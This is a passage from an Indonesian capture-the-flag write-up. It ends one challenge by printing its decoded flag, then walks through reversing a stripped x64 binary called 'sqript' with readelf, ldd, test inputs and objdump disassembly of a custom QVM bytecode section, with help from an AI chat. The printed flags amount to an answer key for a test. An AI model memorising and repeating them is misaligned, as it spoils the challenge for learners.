
print("Decoded fragment:", fragment.decode("ascii"))

flag = prefix + fragment.decode("ascii")
print("Flag:", flag)
```

setelah dijalankan flag tersebut berhasil tercetak

Decoded fragment: D4P3T_T1CKETTTT!!1}

Flag: IONIC{S1AP4_C3PET_R4CE_D4P3T_T1CKETTTT!!1}



FLAG :IONIC{S1AP4_C3PET_R4CE_D4P3T_T1CKETTTT!!1}


Reverse Engineering

sqript


link ai : https://chatgpt.com/share/6ade839e-8cf4-83ec-b0f4-f5bbd4df086d

saya menggunakan ai untuk menyelesaikan tantangan ini


awalan dengan recon chall berjalan di x64 dan stripped




kemudian lanjut dengan command readelf dan ldd untuk mengecek dan ternyata exec ini menggunakan libc dan libm




setelah itu saya lanjut untuk menjalankan exec tersebut guna memahami perilaku exec tersebut ketika saya menginput sesuatu misalkan “hello” sebenarnya program tersebut akan menolaknya


Session Actions Edit View Help
Number of program headers: 14
Size of section headers: 64 (bytes)
Number of section headers: 30
Section header string table index: 29
(deadbeef㉿kali)-[~/Documents/loot/dist]
$ ldd main
linux-vdso.so.1 (0×00007f34307a0000)
libm.so.6 ⇒ /usr/lib/x86_64-linux-gnu/libm.so.6 (0×00007f34305ec000)
libc.so.6 ⇒ /usr/lib/x86_64-linux-gnu/libc.so.6 (0×00007f34303f6000)
/lib64/ld-linux-x86-64.so.2 (0×00007f34307a2000)
$ ./main
Flag: hello
Nope!!!
$ ./main
Flag: woy
Nope!!!
$ ./main
Flag: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Nope!!!
$ ./main
Flag: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
Nope!!!
$ ./main
Flag: AAAAAAAAAAAAAAAAAAAA

lalu disini ai menyuruh untuk mengecek offset pada QVM1 dan di konversikan ke bilangan hexadecimal



dan disini kita suruh baca beberapa byte di marker dengan hasil konversi bilangan hexadecimal tadi kurang dan lebihnya seperti ini





di byte awal 51 56 4d merepresentasikan teks QVM dan sisanya yang dibawah itu adalah binary yang berulang

setelah itu saya menganalisa objdump pada program tersebut dan menemukan hal yang menarik pada rentang 0x57f30 fungsi program membaca dan menangani input


rentang 0x617b kode tersebut mengakses QVM1 untuk siapin pemrosesan

terus sekitar 0x63c0 hasil program ngebentuk pesan hasil validasi





```
Session  Actions  Edit  View  Help
    6158:       64 48 2b 04 25 28 00    sub    rax,QWORD PTR fs:0x28
    615f:       00 00
    6161:       74 82                   je     60e5 <dlclose@plt+0x575>
    6163:       eb bb                   jmp    6120 <dlclose@plt+0x5b0>
    6165:       0f 1f 00                nop    DWORD PTR [rax]
    6168:       66 0f ef c0             pxor   xmm0,xmm0
    616c:       31 c0                   xor    eax,eax
    616e:       b9 40 00 00 00          mov    ecx,0x40
    6173:       45 31 f6                xor    r14d,r14d
    6176:       48 8d 7c 24 40          lea    rdi,[rsp+0x40]
    617b:       48 8d 1d 1e cf 02 00    lea    rbx,[rip+0x2cf1e]        # 330a0 <dlclose@plt+0x2d530>
    6182:       0f 29 04 24             movaps XMMWORD PTR [rsp],xmm0
    6186:       45 31 c0                xor    r8d,r8d
    6189:       f3 48 ab                rep stos QWORD PTR [rdi],rax
    618c:       0f 29 44 24 10          movaps XMMWORD PTR [rsp+0x10],xmm0
    6191:       48 89 d8                mov    rax,rbx
    6194:       4c 8d 15 c5 ce 02 00    lea    r10,[rip+0x2cec5]        # 33060 <dlclose@plt+0x2d4f0>
    619b:       0f 29 44 24 20          movaps XMMWORD PTR [rsp+0x20],xmm0
    61a0:       4c 8d 0d 79 ce 02 00    lea    r9,[rip+0x2ce79]         # 33020 <dlclose@plt+0x2d4b0>
    61a7:       0f 29 44 24 30          movaps XMMWORD PTR [rsp+0x30],xmm0
    61ac:       0f b6 78 14             movzx  edi,BYTE PTR [rax+0x14]
    61b0:       40 80 ff 0a             cmp    dil,0xa
    61b4:       77 98                   ja     614e <dlclose@plt+0x5de>
    61b6:       0f b6 70 15             movzx  esi,BYTE PTR [rax+0x15]
    61ba:       0f b6 50 16             movzx  edx,BYTE PTR [rax+0x16]
    61be:       44 0f b6 60 17          movzx  r12d,BYTE PTR [rax+0x17]
    61c3:       89 f1                   mov    ecx,esi
    61c5:       09 d1                   or     ecx,edx
    61c7:       44 09 e1                or     ecx,r12d
    61ca:       41 89 cb                mov    r11d,ecx
    61cd:       80 f9 0f                cmp    cl,0xf
    61d0:       0f 87 78 ff ff ff       ja     614e <dlclose@plt+0x5de>
    61d6:       41 8b 3c ba             mov    edi,DWORD PTR [r10+rdi*4]
    61da:       8b 48 18                mov    ecx,DWORD PTR [rax+0x18]
    61dd:       83 ff 09                cmp    edi,0x9
    61e0:       0f 87 3b 01 00 00       ja     6321 <dlclose@plt+0x7b1>
    61e6:       49 63 3c b9             movsxd rdi,DWORD PTR [r9+rdi*4]
    61ea:       4c 01 cf                add    rdi,r9
```



```
Session  Actions  Edit  View  Help
    638f:       e8 9c fc ff ff          call   6030 <dlclose@plt+0x4c0>
    6394:       b8 01 00 00 00          mov    eax,0x1
    6399:       5b                      pop    rbx
    639a:       c3                      ret
